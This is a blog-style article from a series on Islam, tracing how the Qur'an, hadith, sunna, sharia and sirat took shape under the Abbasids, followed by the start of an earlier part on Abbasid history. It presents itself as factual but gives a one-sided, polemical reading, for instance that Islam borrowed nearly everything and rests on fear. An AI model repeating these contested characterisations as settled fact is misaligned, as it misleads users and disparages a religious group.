This article describes Islam's religious doctrine and document development during the Abbasid dynasty. During this period Islam's core beliefs, and the documents reflecting those beliefs, hardened into those we know today. This article focuses on the Qur'an, Hadith, Sunna, Shri' a, and Sirat. It uses traditional sources in its compilation.

Islam's Borrowings

Before we begin, a reminder Islam added almost nothing new theologically. Instead it borrowed from every religion already existing on the Arabian Peninsula before it. One can find borrowings from Judaism, Christianity (primarily Monophysite), Zoroastrianism, Gnosticism, and paganism. In addition, one finds Aramaic, Hebrew, Syriac, Ethiopic, Greek, and Persian words within the Qur'an's Arabic text—about 275 words in all. Ignaz Goldziher was a prominent twentieth century scholar on Islam. He said the following about Muhammad and Islam's teachings.

"The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the 'Abbasid caliphate shows the adaptation of Persian political ideas; Islamic

mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research.

'With this receptive character Islam was stamped at its birth. Its founder, Muhammad, did not proclaim new ideas. He did not enrich earlier conceptions of man's relation to the transcendental and infinite. . . The Arab Prophet's message was an eclectic composite of religious ideas and regulations. The ideas were suggested to him by contacts, which had stirred him deeply, with Jewish, Christian, and other elements ..."

Development Timeline

The timeline below provides an overview of doctrinal source development; much of it occurring during the Abbasid dynasty. See the article's end for an enlarged view.




Figure 1: Timeline of Islam's Development

The green item within the Sunna & Shari' a row is Shia specific, and the lines roughly indicate when the Islamic schools of jurisprudence began. The lines atop the Hadith Creation bar are the traditional years of the sirat writer's deaths. Only generally accepted writings are shown, and a few named. The lines atop the Qur'an bar indicate some commentary writers. Al-Tabari wrote both a sirat and one of the earliest Qur'an commentaries. Each source's definition is shown below.

Definitions

- **Qur'an** – The reading or recital. Within Islam, God's full and final revelation to man.

- **Hadith** – A story. Oral tradition later written down as to what Muhammad supposedly did, said, or approved of. Second in authority to the Qur'an.
- **Sirat –** The way. Biographies of Muhammad's life and actions. Also, the bridge one is to cross to reach paradise on the day of judgement.
- **Sunna** – Written traditions about Muhammad's conduct, considered authoritative by Sunni Muslims and the basis for Shari' a.
- **Shari' a** – The path. Code of Islamic jurisprudence.

The Qur'an

Several contradictory stories exist related to the Qur'an's collection. We mentioned one of them in the last article. The seven Metropolitan Codex's development, and Uthman's selecting the Medinan codex as the Qur'an's official consonantal text. Other texts came from Mecca, Basra, Damascus, and Kufa(3). Recent research indicates there were additional codices (see below), and none of these written texts appeared before the eighth or ninth centuries. Codex text contained only consonants. The dots distinguishing certain consonants were not present, nor were the markings indicating short vowel placement. Different variant readings of the same consonantal text were possible by choosing what marks to insert and where to insert them.

From Charles Adams in the *Encyclopedia of Religion:*

"It must be emphasized that far from there being a single text passed down inviolate from the time of Uthman's commission, literally thousands of variant readings of particular verses were known. … The variants affected even the Uthmanic codex, making it difficult to know what its true original form may have been."

"Although Muslims of the present time generally have forgotten the very existence of these variant version of the Qur'an … Arthur Jefferies has listed fifteen primary codices (i.e., from the Companions) and a large number of secondary ones."

Variant Readings

During the Umayyad and early Abbasid periods the variant readings of individual verses grew, and over time various centers developed their own traditions for inserting these marks. There were three ways to understand unpointed consonant Arabic texts. First, being present at the event. The Abbasid dynasty began almost 120 years after Muhammad's death. No one remained who lived before Muhammad's death.

Second, getting the information from a reliable transmitter. We mentioned the fabricated hadith creation during the Umayyad dynasty last time. Al-Burkari selected just 2 – 4 percent of reviewed hadith as authentic, and even some of those authenticity is questionable as we will see later.

Hadith content were also contradictory. Finally, we have the unpointed text's nature itself mentioned above. This left the third method, interpreting meaning from the text itself, through clerics applying both consensus and reasoning.

Using Consensus ...

Consensus comes from the word ijma, meaning agreement. A saying attributed to Muhammad, "Allah has granted you protection from three things: Your Prophet lays no curse upon you, lest you perish; the party of falsehood among you will never triumph over the party of truth; you will never agree on a false doctrine." Consensus means "all that is approved by the sense of the community of believers is correct, and can lay claim to obligatory acknowledgment, and it is correct only in the form that the sense of the community, the consensus, has given it. Only such interpretations and applications of the Qur'an and sunna are correct as are accepted by consensus." Clerics applied consensus not only to the Qur'an and sunna, but the hadith and law (Shri' a) as well.

But whose consensus? It is not simply that of the masses, but with all the fabricated hadith and variant readings, limiting ijma to either the consensus of Muhammad's companions or the early Medinan leaders also wasn't possible. An approach acknowledging clerical authority was ultimately settled upon. "At last a formula was found and *ijma* defined as the concordant doctrines and opinions of those who are in a given period the acknowledged doctors of Islam. They are the men with the power 'to bind and to loosen'; it is their office to interpret and deduce law and theological doctrine, and to decide whether law doctrine are correctly applied." This principle gave Islam the potential for changing over time as its existing spiritual leaders changed.

... and Reason

But consensus alone didn't determine, interpret, or apply Islam's doctrines. Reason was also used, and Greek philosophy – particularly that of Aristotle – exerted a strong influence on Islam. We can see this in Islam's concept of Allah, which is firmly anchored in Plotinus' ideas of the One. Plotinus was a pagan philosopher who despised Christianity, and his writings were widely read and accepted within Augustine's time, over two hundred years before Muhammad's first revelation. Augustine countered many of his thoughts and ideas in his ***The City of God***. We'll return to this topic again after completing Islam's history. Muslims refer to Allah as God, but we use both terms throughout these articles as they don't necessarily represent the same idea. A high level comparison covering some aspects of Christianity's God, Plotinus' The One, and Islam's Allah are shown below.

	God	The One	Allah
Sovereignty	Creator	Creator	Creator
Nature	Single Being w/ complex Nature	Simple Unity, beyond Being	Simple Unity, pure Will
Actions	Intrinsic	Extrinsic	Extrinsic
Can one know Him?	Yes, by Reason & Faith	Knowable only through complete submission	Inscrutable
Man's Nature	Free	Slave	Slave
Basis for Obedience	Love	Mysticism	Fear
Man's Will	Free Will	Imposing one's will on another	Predestination
Man's Purpose	Know Creator	Submit to Creator	Obey Creator
Day of Resurrection	Yes	Not Mentioned	Yes

The Mu'tazalites brought Hellenistic thought into Islam during the latter Umayyad period; two of their main tenets were divine justice and God's unity. Their rationalist thought brought them into conflict with their day's established belief. For much of the first half of the 9th century the caliphs supported their views. This was the time of the *Mihnah*, the Islamic Inquisition. Their combination of intolerance and doctrine resulted in the rejection of their beliefs, but the Mu'tazalites still had a lasting influence through the rationalism they brought to Islam.

The System of the Seven

Variant readings continued increasing for several more centuries. It was not until the 10th century, under the Islamic scholar Ibn Mujahid's influence, that Islam canonized a single system of consonants and limits on vowel insertion. The seven accepted systems were each traced through two different transmitters, leading to twenty one accepted variant readings. None of the texts below existed before the 8th century. These are:

1. Nafi of Medina according to Warsh and Qalun
2. Ibn Kathir of Mecca according to al-Bazzi and Qunbul
3. Ibn Amir of Damascus according to Hisham and Ibn Dhakwan
4. Abu Amr of Basra according to al-Duri and al-Susi
5. Asim of Kufa according to Hafs and Abu Bakr
6. Hamza of Kufa according to Khalaf and Khallad
7. Al-Kisai of Kufa according to al-Duri and Abul Harith

The Same, but Different

The above texts, and others added later, serve as the basis for the Qur'an used today. While the contents are not exactly the same, Islam accepts all of them. From Charles Adams again:

“It is of some importance to call attention to a possible source of misunderstanding in regard to the variant readings of the Quran. The seven (versions] refer to actual differences in the written and oral text, to distinct versions of Quranic verses, whose differences, though they may not be great, are nonetheless real and substantial. Since the very existence of variant readings and versions of the Quran goes against the doctrinal position toward the holy Book held by many modern Muslims, it is not uncommon in an apologetic context to hear the seven explained as modes of recitation; in fact the manner and technique of recitation are an entirely different matter.”

“What appears to have happened in this instance is that the community, being unable to agree on a single reading, accepted diversity as the norm and proclaimed all of the seven (or ten or fourteen) to be correct.”

A Collection of Revelations

The Qur’an was a collection of revelations, without context or sense of history. Those come from other sources—the hadith and sirat. The accepted hadith collections came to codify the Qur’an, and bring some consistency to Islam. From Goldziher:

“As the hadith would have it, believers had already harassed the Prophet by pointing out dogmatic contradictions in the Qur’an. Such discussions (according to the hadith) stirred him to anger. ‘The Qur’an,’ he says, ‘was not revealed with the purpose that you might seize on one part of it to strike at another, as the nations of the past did with the revelations of their prophets. Rather, in the Qur’an one thing confirms another. You should act according to what you understand of it; you should accept on faith what is confusing to you.’”

There are hadith contradicting the passage above, and over time inconsistent verses within the Qur’an resulted in Muhammad’s abrogating them. So in summary, there were initially different Qur’an texts, having many variant readings, requiring reasoning and consensus to determine their meaning—and the reasoning used having its basis in pagan thought. Finally, any confusing verses should simply be accepted on faith, there should be no questioning of doctrines derived from the Qur’an.

The Hadith

The Sunni generally accept six hadith collections as authentic. Most were not written until the latter half of the ninth century, nor canonized until the fourteenth century. Al-Bukhari and Muslim ibn al-Hajjaj compiled the most authoritative hadith, and are sometimes referred to as the “Sound Ones”. As noted earlier, hadith were originally oral stories, relying on a train of trustworthy transmitters (isnad). Again, many hadith were fabricated during the Umayyad and

Abbasid periods. Each compiler devised his own criteria for evaluating hadith and determining its soundness.

Idea Assimilation

On its face, fabricating hadith was not necessarily bad in itself, so long as the fabrications improved Islam's ethics or brought it more consistency. The following saying, attributed to Muhammad, indicated that fabrications would happen. "After my death more and more sayings will be ascribed to me, just as many sayings have been ascribed to previous prophets (without their having really said them). When a saying is reported and attributed to me, compare it with God's book. Whatever is in accordance with that book is from me, whether I really said it or no." "Muhammad said" came to mean it was right, unassailable, desirable, and that Muhammad himself would agree with it.

In addition, hadith concerned subject matter beyond religion. "Not only law and custom, but theology and political doctrine also took the form of hadith. Whatever Islam produced on its own or borrowed from the outside was dressed up as hadith. In such form alien, borrowed matter was assimilated until its origin was unrecognizable. Passages from the Old and New Testaments, rabbinic sayings, quotes from apocryphal gospels, and even doctrines of Greek philosophers and maxims of Persian and Indian wisdom gained entrance into Islam disguised as utterances of the Prophet."

Isnad—Authoritative Weight

Sayings originating from Muhammad, or his companions, were the best sources for learning Muhammad's will. "Conduct and judgment were considered correct and their legitimacy was established if a chain of reliable transmission ultimately traced them back to a Companion who could testify that they were in harmony with the Prophet's intentions." Each saying sought authority. "The Prophet's authority was invoked by every group for every idea it evolved: for legal precepts couched in the form of tradition, as well as for maxims and teachings of an ethical or simply edificatory nature. Through solid chains of tradition, all such matters acquired an unbroken tie to the 'Companions' who had heard those pronouncements and statutes from the Prophet or had seen him act in pertinent ways. It took no extraordinary discernment on the part of Muslim critics to suspect the authenticity of much of this material."

Isnad Examination

In his *Muslim Studies (Volume 2)* Goldziher demonstrated "a vast number of hadith accepted even in the most rigorously critical Muslim collections were outright forgeries from the late 8th and 9th centuries – and as a consequence, that the meticulous isnads which supported them were utterly fictitious."

Joseph Schacht and R.S. Humphreys extended Goldziher's work. "Humphries sums up Schacht's theses as: (1) that isnads going all the way back to the Prophet only began to be widely used around the time of the Abbasid Revolution – i.e., the mid-eighth century; (2) that ironically, the more elaborate and formally correct an isnad appeared to be, the more likely it was to be spurious. In general he concluded, *no* existing hadith could be reliably ascribed to the Prophet, though some of them might ultimately be rooted in his teaching." From the above, "a vast number" of accepted hadith were forgeries, the isnad used to support them came later, and more convincing isnad were more likely to be false.

Text Authenticity

In addition to using different criteria, there is also doubt about these collection's authenticity itself. "For example, at one point there were a dozen different Bukhari texts, and apart from these variants, there were deliberate interpolations. As Goldziher warns us, 'it would be wrong to think that the canonical authority of the two is due to the undisputed correctness of their contents and is the result of scholarly investigations.' Even a tenth-century critic pointed out the weaknesses of two hundred traditions incorporated in the works of Hajjaj and Bukari." Islam's documents have not yet undergone the kind of rigorous scrutiny other religions have received.

Instead one accepts Islam's doctrines through tradition and faith. Rituals play a critical role in Arabic culture, and over time grow in importance. "On the strength of such traditions, certain customs in ritual and law were established as the usage of the authoritative first believers of Islam, and as having been practiced under the Prophet's own eyes. As such, they acquired a sacred character." These are sacred tradition—sunna. Hadith are a stated form of these traditions. The two concepts are not identical. A hadith is a tradition's documentation. The sunna are where we head next.

The Traditions

Sunna are traditions for living, based upon Muhammad's example. These traditions came from Islam's sources – the Qur'an and hadith. However, sunna were not new. Instead Islamic traditions replaced those existing prior to Muhammad. "When the Arabs accepted Islam – which had commanded them to break with their authentic sunna – they brought the concept of sunna with them. From that time forth it became the main pillar of the Islamic view of law and religion. There was, naturally, one essential modification: in Islam one could not draw one's precedents from the pagan sunna. Its point of departure was shifted; its source now consisted in the doctrines, conceptions, and practices of the oldest generation of Muslims, founders of an entirely different sunna from what the original Arab one had been."

Hadith included cultural, legal, political, and religious concepts. The Abbasid viewed themselves as secular rulers and princes of Islam; everything tied to religious doctrine and the divine law

underlying it – studying and practicing the traditions became increasingly important.

“Since state, law, and the administration of justice were to be ordered and built up according to the precepts of religion, preference had to be given to people who practiced and studied the *sunna*, or who used scholarly methods to ascertain the divine law. … Not only the rules for the ritualistic aspects of life were now based on religious law, but also the institutions of the state. The administration of justice in all kinds of transactions, down to the simplest statutes of civil law, must fulfill the requirements of the divine law. Consequently those requirements must be discovered down to the minutest detail. This was the age of the development and fixing of the law, the age of fiqh and of the scholars of jurisprudence.”

Shri’ a

The reason and consensus noted above created new traditions based upon Islam’s doctrines, superseding historic Arab ones. These new ideas became Islamic law’s source. Islamic law’s initial development took place under the first caliphs and Umayyad. The rapid change from military expansion to consolidation created new circumstances for the caliphate. Arab tribal structure and Islam provided limited guidance. Instead, Islam absorbed constructs from the more advanced cultures it encountered.

But unlike the West, where law is separate from a society’s religious sphere, within Islam every aspect of life falls under it. Human and divine law are one, all having its basis in the Qur’an and hadith, as embodied in the sunna. This leads to a significant difference between Sunni and Shia. The Sunni do not view the Shia as dissenters due to their differences in law, but instead due to Shia deviating from accepting the Sunni’s traditions.

Legal School Development

Reason and consensus also marked Shri’ a’s early development.

“Hadiths were carried and handed about; new postulates and rules were derived from received material. On occasion the results were contradictory. Points of view and methods also led to differences. Some lawyers deferred to hadith. Gradations between these opposing tendencies gave rise to scholarly factions and schools that differed mostly in particular details of legal rulings, but were also at variance on some points of method. But contradictory hadiths would furnish contradictory answers to a question.

‘One would have to determine in such cases which hadith outweighed the other. Because of the dubiousness of proof from hadith, other lawyers wanted freedom in legal reasoning, and refused to be much inconvenienced by received material. Deeply rooted local usage and customary law could not be simply done away with. Gradations between these opposing tendencies gave rise to

scholarly factions and schools that differed mostly in particular details of legal rulings, but were also at variance on some points of method." These became Islam's legal schools.

Cultural Tolerance

Islamic law developed in several phases. In its early stages, the Islamic state showed some tolerance to conquered peoples as no regulations existed for dealing with their more ancient culture, religions, and customs. The Umayyad also were more concerned with accumulating land and wealth than in applying religious doctrine. They needed the conquered people's assistance in sustaining order and a revenue stream sufficient for maintaining the caliphate's large army.

These conditions did not last when the Abbasid assumed power, the shift toward religion had implications for law. Clerics found it more difficult to rely on fraudulent hadith in developing legal opinions, especially as different groups with differing viewpoints developed contradictory hadith. Law's development also applied the same consensus and reasoning approach outlined earlier. Hadith were incorporated when they seemed to offer a firm footing, but only if there were a justifiable method of arriving at the end.

Outside Influences

Outside influences also found their way into Islamic law. According to Goldziher, "Islamic jurisprudence shows undeniable traces of the influence of Roman law both in its methodology and in its particular stipulations." This shift led to the concept of fiqh, the Islamic science of religious law. "A science which, perverted by casuistry, was soon to become disastrous for religious life and religious learning." Goldziher indicates the Abbasid rise was a factor in this change. While Islam asserts this shift purified its religion, human history has shown repeatedly that combining both the state and religious spheres results in the corruption of both.

Islam's position comes from believing a collective consensus protects its community from error. "We shall have occasion to study more closely the application of this principle as a criterion of orthodoxy. We shall see that only the continued effectiveness of this principle, throughout the history of Islam, explains that certain religious phenomena gained the stamp of orthodoxy because they had gained general acceptance, although in theory they should have been ensured as being contrary to Islam." So, like before, we have Islamic law coming from Islam's sources, the same reasoning being applied, in rapidly expanding geographic and cultural areas, its initial minority position in those lands, and its reliance on the native people for the caliphate's income.

An Example

Law development often aimed at relieving perceived religious burdens. "The jurists pressed their ingenuity into service to find means of evasion whenever the literal text of the Qur'an would have

led to an oppressive situation for the believers. Liberal interpretation of the text would often lighten a burden, or explain it away entirely." Goldziher illustrated using the prohibition against drinking wine, and the application of reasoning to that prohibition in order to relieve this burden. By the middle of the ninth century, "Although outright permission of the 'water of the grape' was out of the question, they furnished the legal conscience of the believers with diverse means of relief, and of these means even well-intentioned people widely availed themselves." This focus on searching into law, using sophistry, led to a form of legalism which stamped Islam.

The Sirat

There are seven primary sources for information on Muhammad's life. The earliest biography is Ibn Ishaq's *Sirat Rasul Allah,* written around the beginning of Abbasid rule. A complete original copy of this work does not exist. Ibn Hisham edited the version we have today, almost one hundred years after Ibn Ishaq's work. Al-Tabari (10th century) quotes are also incorporated into this sirat. Although this work is not the original, it still presents a compelling view of Islam's belief development. The other biographies were all written in the late eighth to ninth centuries.

The relationship between Islam's sources can be shown as in the diagram below. The application of reasoning and consensus to the interpretation of the Qur'an, the development of the sunna, and the selection and codification contained within the hadith, all resulted in a closed system of divine orientation. It was from this closed system that Islam's legal system developed. The biographies add some context and a sense of history to the Qur'an's development.




Figure 2: Relationship Between Islam's Sources

The final installment of the Abbasid looks at the treatment of the dhimmi, and the continued development of Islamic law.

Footnotes:

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* pp. 4-5, Princeton University Press, 1981.

Jones, Lindsay, Ed., *The Encyclopedia of Religion, 2nd Edition,* Vol. 11, p. 7563, MacMillan Publishing Co., 2005. The full quote is 'While Muslim tradition holds that some written works indeed existed from the mid-seventh century, the evidence of recent research indicates that they had begun to emerge at least by the early part of the eighth century … The earliest exegis … was primarily oral and depended on oral transmission.'

Eliade, Mircea, Ed., *The Encyclopedia of Religion*, Vol. 12, p. 164, MacMillan Publishing Co., 1987.

Ibid.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 50, Princeton University Press, 1981.

Ibid, p. 51.

Ibid, p. 52.

Ibid.

Warraq, Ibn, *Why I Am Not a Muslim*, pp. 109-110, Prometheus Books, 1995.

Eliade, Mircea, Ed. *The Encyclopedia of Religion*, Vol. 12, p. 165, MacMillan Publishing Co., 1987.

Ibid.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 69, Princeton University Press, 1981.

Ibid, pp. 43-44.

Ibid, p. 40.

Ibid, p. 37.

Ibid, p. 43.

Humphreys, R.S., *Islamic History, A Framework for Inquiry,* Princeton, 1991 as quoted in Warraq, Ibn, *Why I Am Not a Muslim*, p. 69, Prometheus Books, 1995.

Warraq, Ibn, *Why I Am Not a Muslim*, p. 71, Prometheus Books, 1995.

Ibid.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 37, Princeton University Press, 1981.

Ibid*,* p. 231.

Ibid, pp. 46-47.

Ibid, p. 205.

Ibid, p. 47.

Ibid, p. 44.

Ibid.


Wolf, Dan, *Collectivism and Charity: The Great Deception,* Living Rightly Publications, 2016.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 51, Princeton University Press, 1981.

Ibid, p. 56.

Ibid, p. 61.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, Oxford University Press, 2006.


600
700
800
900
1000
1100
1200
Sunna & Shri'a
Hadith & Sirat
Qur'an
Caliphate Capital
People
Ja'fari (Shia)
Maliki
Shafi'i
Hanifi (Iraq)
Hanbali (Wahhabis)
Verses Collected
Ibn Ishaq
Ibn Hisham
Al-Zamakhshari
Hadith Creation
Hadith Compiled
Al-Tabari
Al-Baghawi
Medinan Codex
Systems of the 7
Variant Readings
Qur'an Commentaries (most noted to 1505)
Medina
Damascus
Baghdad
Umayyad
Abbasid (to 1258)
Muhammad
Abu Bakr
Umar
Ali (Shia)
Uthman

The Abbasid Dynasty – Part I, History

APRIL 1, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CALIPHATE, HISTORY

Ninth in a series

The Abbasid Dynasty lasted from 750 until 1258. Many of Islam's structures began to solidify during this period. The Qur'an, hadith, traditions (sunna), and schools of legal jurisprudence (Shri'a) all formed during this time. Governance structures also solidified under the Abbasid. These changes significantly impacted the peoples conquered by the early caliphs and Umayyad. Due to the nature and extent of the changes occurring during this period, we cover this dynasty over three articles. The first focuses on history. The next on religious doctrine development, and the final on the conquered peoples within the caliphate (the Dhimmi).

Thought of as Islam's Golden Age, we should note there was much upheaval and infighting also occurring during this time. The changes within Islam during this period are both significant and complex. We cover the rise and fall of both the Fatamid and Seljuk Turk kingdoms within the Abbasid caliphate, and conclude with the crusades and Mongol invasion that ultimately ended Abbasid rule.

This is a good time to remind the reader once again the intent of this series is not to tell you what to think, but instead to simply present the facts, and provide you with references where you can find more information if you want it. It is also time to reiterate the subject of these articles is Islam's ideas and not Muslims. These articles cover the further development of Islam's tenets, and

not its people. We are each defined by the choices we make, and those choices come from the ideas we choose to hold.

Power Shifts

The Abbasid overthrew the Umayyad in 750. They moved the caliphate's capital to Baghdad where it came under greater Persian influence. This was not just a political revolution, but a religious one as well. The Abbasid viewed themselves not only as the caliphate's rulers, but also as princes and kings of Islam. They more rigorously applied Islam's principles, and were much less tolerant of other religions. They set about creating a theocratic state, based upon the Persian model "in which church and state are conjoined." For Sunni Islam (which the Abbasid represent),

"the caliph is there to guarantee the carrying out of Islamic obligations, to represent and embody in his person the duties of the Islamic community. 'At the head of the Muslims … There must necessarily stand someone who sees to it that their laws are carried out, their statutes maintained, their borders defended, and their armies equipped, who makes sure that their obligatory taxes are collected, that men of violence, thieves, and highwaymen are suppressed, that services are held on Fridays and feast days, that minors (in need of a guardian) can be married, that the spoils of war are justly divided, and that similar legal obligations, which no single member of the community can take care of, are performed.'"

Shia Persecution

The Abbasid traced their roots back to one of Mohammad's uncles—Al-Abbas. They went out of their way in showing respect for the Umayyad they replaced. However, they viewed those following Muhammad's cousin Ali (the Shi'a) as rivals; they, too, had a blood line claim to ruling the caliphate. During their rule the Abbasid persecuted the Shi'a.

From Goldziher, "Having plucked for themselves the fruit of Shi'a propaganda, the Abbasid had all the more reason to be on their guard against continued subversion by those who would not regard them, any more than the Umayyad, as the rightful successors of the Prophet. They strove therefore to deflect people from the veneration of Ali. Al-Mutawakkil razed the tomb of Husayn. People were not to recall at that sacred place that it was a son of Ali, and not a descendant of Abbas, who had shed his blood for the rights of the Prophet's house … During Abbasid rule, some ended their lives in prison, some on the scaffold, some by secretly administered poison."

Under the Abbasid, bureaucrats administered the empire. Viziers created decrees signed by the caliph. Hired provincials replaced the Arab army, including Turkish mercenaries (the Mamluks). Non-Muslim persecution within the empire increased. In 772, Jew and Christian hands were ordered stamped. Monasteries were sacked and burned, and many monks killed. Persecution became so severe that by the ninth century, many Christians fled to Constantinople and other

Christian cities outside of Islam's reach. We cover this aspect in a forthcoming article on Dhimmi treatment.

The Fatamid

However, not everyone readily accepted Abbasid rule. From about 909 – 1171 a Fatamid Dynasty arose within the caliphate. They took their name from one of Muhammad's daughters, Fatima, from whom they claimed descent. Ali was Fatima's husband—providing justification for the Abbasid concern about rivals also claiming descent from Muhammad. The Fatamid were Shi'a and their rise, in part, was a response to Abbasid Shia persecution. They viewed the Abbasid caliphs as usurpers and dedicated themselves to overthrowing the religious and political order they created. Fatamid rulers viewed themselves as spiritual leaders (imams). Initially, they established a firm base within Yemen. By 909 they were strong enough for their imam to come out of hiding and declare himself al-Mahdi (Divinely Guided One).

They established a base in modern Tunisia and spread through North Africa and into Sicily during the first half of the 10th century. At this time they added the third branch of missions (religion) to the military and political governance branches. While warring with Europe and facing internal divisions with the Berbers; the Fatamid turned eastward toward the Abbasid. In 969, after several unsuccessful years of campaigning, they broke through Abbasid defenses; taking portions of the Nile valley, Sinai Peninsula, Palestine, and southern Syria. At this time, they founded the city of Cairo. They moved as far east as Yemen, the Hijaz on the Arabian Peninsula, and into Anatolia (modern Turkey). They briefly occupied Baghdad in about 1057 after a dissident general in Iraq joined them. However, the Seljuq Turks drove them back a few years later. The map below shows the Fatamid dynasty at its height.

